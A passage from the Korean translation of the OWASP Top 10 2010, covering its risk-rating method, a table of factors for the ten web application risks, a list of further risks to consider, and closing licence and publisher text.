여기 방법론은 각 취약점들에 대해 3가지 발생 가능 요소들(알려진 정도, 탐지 용이도, 공격 용이도)과 1가지 영향 요소(기술적 영향)를 포함한다. 취약점의 알려진 정도는 전형적으로 계산하지 말아야만 하는 요소이다. 알려진 정도에 대한 데이터에 대해, 많은 다른 조직으로부터 알려진 정도에 대한 통계 자료들을 제공 받았으며, 알려진 정도에 따라 상위 10가지 발생 가능성을 찾아 내기 위해 함께 그 데이터의 평균을 내었다. 그 다음, 각 취약점의 발생 가능성에 대한 순위를 계산하기 위해 다른 2가지의 발생 가능 요소들(탐지 용이도와 공격 용이도)을 합했다. 그 다음, Top 10 내 각 항목에 대한 전반적인 위험 순위를 찾기 위해 각 항목에 대한 추정된 평균 기술적 영향을 곱했다.

이 접근 방식에서는 위협 요인의 발생 가능성이 고려되지 않았다는 점에 주목하자. 특정 어플리케이션과 관련된 다양한 기술적 세부 사항의 어떤 것도 포함시키지 않았다. 이런 요소들 중 어떤 것은 공격자가 특정 취약점을 발견하고 공격할 전반적인 발생 가능성에 중대하게 영향을 줄 수 있다. 이 평가 방식은 실제 비즈니스에 미치는 영향을 고려하지 않는다. 사용하는 어플리케이션에서 어느 정도의 보안 위험을 수용할 수 있을 것인가는 조직에서 결정해야 할 것이다. OWASP Top 10의 목적은 여러분을 위해 위험 분석을 하는 것이 아니다.

예시로써, 다음은 A2: 크로스사이트 스크립팅의 위험에 대한 계산을 도식화한 것이다. XSS는 매우 널리 알려져 있으므로 '매우 널리 알려짐' 의 알려진 정도 값을 갖는 것은 타당하다. 모든 다른 위험들은 널리 확산됨에서 일반적이지 않음까지 분포되어 있다. (1부터 3까지의 값을 가짐)



+F 위험 요소에 대한 상세 설명

Top 10 위험 요소 정리

다음 표는 2010년 Top 10 어플리케이션 보안 위험과, 각 위험에 연관된 위험 요소들에 대한 요약이다. 이 요소들은 OWASP 팀의 경험과 이용 가능한 통계 자료를 기반으로 결정되었다. 특정 어플리케이션이나 조직에 대한 위험들을 이해하기 위해서는 **고유한 특정 위협 요인과 비즈니스에 미치는 영향을 고려해야만 한다**. 만일 필요한 공격을 실행하기 위한 위치에 위협 요인이 없거나, 연관된 자산에 대한 비즈니스에 미치는 영향을 무시해도 된다면, 심지어 극히 나쁜 소프트웨어 취약점들도 심각한 위험이 아닐 수도 있다.

위험	위협 요인	공격 경로	보안 취약점		기술적 영향	비즈니스에 미치는 영향
		공격 용이도	알려진 정도	탐지 용이도	영향	
A1-Injection		쉬움	보통	보통	심각	
A2-XSS		보통	매우 널리 알려짐	쉬움	보통	
A3-Auth'n		보통	보통	보통	심각	
A4-DOR		쉬움	보통	쉬움	보통	
A5-CSRF		보통	널리 알려짐	쉬움	보통	
A6-Config		쉬움	보통	쉬움	보통	
A7-Crypto		어려움	일반적이지 않음	어려움	심각	
A8-URL Access		쉬움	일반적이지 않음	평균	보통	
A9-Transport		어려움	보통	쉬움	보통	
A10-Redirects		보통	일반적이지 않음	쉬움	보통	

고려할 추가적인 위험

Top 10은 많은 부분을 다루었지만, 여러분의 조직 내에서 고려되고 평가되어야만 하는 다른 위험들이 있다. 이들 중 일부는 지난 OWASP Top 10에서 다루었던 것도 있으며, 항상 식별되는 새로운 공격 기법을 포함하여 다른 것은 다뤄지지 않은 것이다. 고려해야만 하는 다른 중요한 어플리케이션 보안 위험(알파벳 순으로 수록하였다.)에 대해 소개한다:

- 클릭재킹 (2008년에 새롭게 발견된 공격 기법)
- 동시 발생 결함들
- 서비스 거부 공격 (2004년 Top 10 A9에서 소개되었음)
- 정보 유출과 부적절한 에러 처리 (2007년 Top 10 A6에 일부 소개되었음)
- 불충분한 자동화 방지
- 불충분한 로깅과 사용자 책임 추적성 (2007년 Top 10 A6과 관련되었음)
- 침입 탐지와 대응의 부족
- 악성 파일 실행 (2007년 Top 10 A3에 소개 되었음)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDI

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

Open Web Application Security Project(OWASP)는 어플리케이션 소프트웨어의 보안을 향상시키는 것에 주
있는 전 세계적인 비영리 오픈 커뮤니티이다. 우리의 임무는 사람과 조직들이 어플리케이션 보안 위험에 대하
근거한 결정을 내릴 수 있도록 어플리케이션 보안의 "가시성"을 확보하는 것이다. OWASP로의 참여는 모든 사
열려 있고, 우리의 모든 자료들도 오픈 소프트웨어 라이선스와 무상으로 이용 가능하다. OWASP 재단은 501c
자선 기구로 우리의 일을 위한 지속적인 가용성과 지원을 보장한다.